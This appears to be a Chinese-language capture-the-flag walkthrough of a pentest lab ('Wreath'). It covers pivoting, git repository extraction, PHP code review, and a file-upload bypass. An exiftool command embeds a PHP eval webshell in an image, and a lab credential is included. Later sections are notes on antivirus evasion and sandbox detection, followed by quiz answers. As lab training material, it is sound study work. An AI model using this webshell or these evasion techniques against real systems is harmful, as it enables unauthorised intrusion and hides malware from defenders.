
运行后成功上线b机器到ligolo,添加到c机器的路由

成功访问到C机器

回答问题
Using the Wappalyzer browser extension (Firefox | Chrome) or an alternative method, identify the server-side Programming language (including the version number) used on the website.(php 7.4.11)

任务35-Personal PC The Wonders of Git(获取代码)
服务器上有git,下载下来,目录斜杠需要多加一个

使用GitTools进行分析,记得把目录改成.git
mv Website.git .git
GitTools/Extractor/extractor.sh . Website
根据commit-meta.txt来进行排序
separator="======================================="; for i in $(ls); do printf "\n\n$separator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf "\n\n$separator\n\n\n"

最新版代码在1-345ac8b236064b431fa43f53d91c98c4834ef8f3下
回答问题
Use your WinRM access to look around the Git Server. What is the absolute path to the directory?(C:\GitStack\repositories\Website.git)
任务36-Personal PC Website Code Analysis(代码审计)
代码审计
寻找php文件
find . -name "*.php"

分析发现存在文件上传漏洞,上传双后缀名即可,test.gif.php
回答问题
What does Thomas have to phone Mrs Walker about?(neighbourhood watch meetings)

This appears to be a file-upload point, so we might have the opportunity for a filter bypass here! Additionally, the to-do list at the bottom of the page not only gives us an insight into Thomas’ upcoming schedule, but it also gives us an idea about the protections around the page itself. Aside from the filter, what protection method is likely to be in place to prevent people from accessing this page?(basic auth)
Which extensions are accepted (comma separated, no spaces or quotes)?(jpg, jpeg, png, gif)
任务37-Personal PC Exploit PoC(漏洞利用)
访问漏洞点:http://10.200.180.100/resources

需要认证,服务器是托马斯的,尝试用凭证Thomas:i<3ruby登录

使用exiftool合并一个图片马:随便截一张图把文件名改成rasalghul.jpg.php

exiftool -Comment='<?php eval($_REQUEST[666]);?>' rasalghul.jpg.php

上传成功,但是没有回显路径,根据代码可以知道上传到了http://10.200.180.100/resources/uploads/rasalghul.jpg.php
任务38-AV Evasion Introduction
主要是理论学习,没有操作
总结
1. AV 规避的两种主要方式
| 类型 | 说明 | 常见形式 | 特点 / 风险 |
|---|---|---|---|
| On-Disk Evasion(磁盘落地规避) | 将工具或脚本保存到目标机器磁盘后再执行 | .exe程序、脚本文件 |
容易被杀毒软件直接扫描到文件 |
| In-Memory Evasion(内存执行规避) | 不写入磁盘,直接加载到内存执行 | PowerShell 在线加载模块、脚本直接导入内存 | 过去较容易绕过检测,但现在难度增大 |
补充:
过去许多杀毒软件无法检测 内存中的脚本,因此 In-Memory 技术曾经非常有效。
2. AMSI 的出现
AMSI(Anti-Malware Scan Interface) 是微软在 Windows 中引入的一种安全机制,用于检测内存中的脚本。
AMSI 的作用
- 当脚本进入内存时进行扫描
- 将脚本内容提供给杀毒软件检测
工作流程
| 步骤 | 过程 |
|---|---|
| 1 | 脚本加载到内存 |
| 2 | AMSI 获取脚本内容 |
| 3 | 杀毒软件对脚本进行扫描 |
| 4 | 判断是否允许执行 |
结果:
单纯的内存执行已经不一定能绕过杀毒软件。
(存在 AMSI bypass 技术,但此处不展开)
3. 实际 AV 绕过的一般流程
第一步:识别目标杀毒软件
确定目标系统使用的安全产品,例如:
- Windows Defender
- 其他 EDR / AV
如果已经获得 shell,可以使用工具:
| 工具 | 作用 |
|---|---|
| SharpEDRChecker | 检测系统中的 EDR 产品 |
| Seatbelt | 枚举系统安全信息 |
第二步:本地复现目标环境
在虚拟机中搭建与目标一致的环境:
| 环境要素 |
|---|
| 相同 Windows 版本 |
| 相同杀毒软件 |
目的:
- 测试 payload
- 调试绕过方法
注意事项:
| 注意点 | 原因 |
|---|---|
| 关闭云检测 | 防止 payload 被上传分析 |
| 断开网络 | 避免触发云端检测 |
否则杀毒软件可能会:
- 上传 payload
- 进行云端分析
第三步:测试 Payload
不断调整 payload,直到满足:
- 不被杀毒软件检测
- 可以正常执行
然后再部署到真实目标。
4. 常见 AV 绕过手段
最常见的技术是 混淆(Obfuscation) 。
| 方法 | 说明 |
|---|---|
| 修改变量名 | 改变代码特征 |
| 改变代码结构 | 打乱原始逻辑结构 |
| 编码脚本 | 如 Base64 编码 |
| 加密 Payload | 运行时解密 |
| 分段执行 | 写解密器逐段执行代码 |
核心目标:
改变代码特征,使杀毒软件无法识别恶意行为。
5. 核心总结
| 分类 | 关键点 |
|---|---|
| AV 规避方式 | On-Disk(磁盘执行)、In-Memory(内存执行) |
| 防御机制 | AMSI 可扫描内存中的脚本 |
| 实战流程 | 识别 AV → 本地复现 → 测试 Payload |
| 常见绕过方法 | 混淆、编码、加密 payload |
总体目标:
通过改变代码特征,使恶意程序无法被杀毒软件识别。
回答问题
Which category of evasion covers uploading a file to the storage on the target before executing it?(On-Disk Evasion)
What does AMSI stand for?(Anti-Malware Scan Interface)
Which category of evasion does AMSI affect?(In-Memory Evasion)
任务39-AV Evasion AV Detection Methods
在 AV(杀毒软件)中,恶意软件检测通常分为两大类:
| 检测类型 | 核心思路 |
|---|---|
| Static Detection(静态检测) | 不运行程序,仅分析文件本身 |
| Dynamic / Heuristic / Behavioural Detection(动态 / 启发式 / 行为检测) | 通过分析程序运行行为判断是否恶意 |
现代杀毒软件通常 同时使用两种方法结合检测。
1. 静态检测(Static Detection)
静态检测主要通过 特征匹配(Signature Detection) 来识别恶意软件。
常见方式
| 方法 | 原理 | 特点 |
|---|---|---|
| Hash 检测 | 计算文件哈希值并与恶意样本数据库比对 | 速度快,但容易绕过 |
| 字节 / 字符串匹配(Byte Matching) | 在程序中查找恶意代码特征字节序列 | 检测更精准,但速度较慢 |
特点
- 修改文件任意内容都会改变 Hash
- 因此简单修改代码(例如修改字符串)即可绕过简单检测
但 Byte Matching 更难绕过,因为它会检测 代码片段特征。
2. 动态 / 行为检测(Dynamic / Behavioural Detection)
动态检测关注 程序运行后的行为。
主要方法:
| 方法 | 原理 |
|---|---|
| 逻辑流分析(Logic Flow Analysis) | 分析程序执行流程,判断是否存在恶意行为 |
| 沙箱分析(Sandbox Analysis) | 在隔离虚拟环境中运行程序并监控行为 |
典型检测行为
例如:
- 访问恶意网站
- 修改系统注册表
- 调用敏感系统 API
- 下载并执行其他程序
如果发现异常行为:
杀毒软件会将文件标记为恶意并隔离。
3. 动态检测的绕过思路
虽然更强,但仍可绕过。
(1)沙箱检测(Sandbox Detection)
恶意程序可以检测系统环境,例如:
| 检测项 | 原因 |
|---|---|
| 是否存在风扇 | 虚拟机通常没有 |
| 是否存在 GUI | 沙箱环境可能没有图形界面 |
| 屏幕分辨率 | 虚拟机常见固定分辨率 |
| VM 服务 | 如 VMware Tools |
如果检测到 疑似沙箱环境:
程序可以直接退出,从而欺骗杀毒软件。
(2)混淆程序逻辑
例如:
- 插入无意义代码
- 打乱执行流程
这会使 行为规则匹配失败。
(3)密码保护文件
如果攻击载荷:
- 被 压缩并加密码
杀毒软件可能 无法解压分析,从而绕过检测。
4. 动态检测的特点
| 优点 | 缺点 |
|---|---|
| 检测能力强 | 消耗资源大 |
| 可以识别未知恶意软件 | 分析速度较慢 |
因此杀毒软件通常:
结合静态检测 + 动态检测一起使用
5. 威胁情报共享
杀毒软件厂商之间通常 共享恶意软件信息。
例如:
- VirusTotal
- AV 厂商云端平台
工作流程:
- 用户电脑检测到可疑文件
- 文件上传到厂商服务器
- 分析恶意行为
- 更新病毒库
- 与其他厂商共享情报
结果:
一旦某个 Payload 被检测,通常很快会被所有 AV 拦截。
6. 新技术发展
近年来,AV 还在使用 机器学习(Machine Learning) 来提升检测能力:
- 自动识别恶意行为模式
- 动态更新检测规则
- 提高未知恶意软件识别能力
核心总结
| 分类 | 内容 |
|---|---|
| 检测方式 | 静态检测、动态/行为检测 |
| 静态检测 | Hash 检测、Byte 特征匹配 |
| 动态检测 | 行为分析、沙箱执行 |
| 绕过思路 | 环境检测、逻辑混淆、加密文件 |
| 发展趋势 | AV 厂商情报共享 + 机器学习检测 |
回答问题
What other name can be used for Dynamic/Heuristic detection methods?(Behavioural)
If AV software splits a program into small chunks and hashes them, checking the results against a database, is this a static or dynamic analysis method?(Static)
When dynamically analysing a suspicious file using a line-by-line analysis of the program, what would antivirus software check against to see if the behaviour is malicious?(pre-defined rules)
What could be added to a file to ensure that only a user can open it (preventing AV from executing the payload)?(password)
任务40-AV Evasion PHP Payload Obfuscation
这里主要是教我们混淆webshell,有点懒了,先不折腾了,官方推荐用在线网站进行混淆
回答问题
What is the Host Name of the target?(wreath-pc)

What is our current username (include the domain in this)?(wreath-pc\thomas)
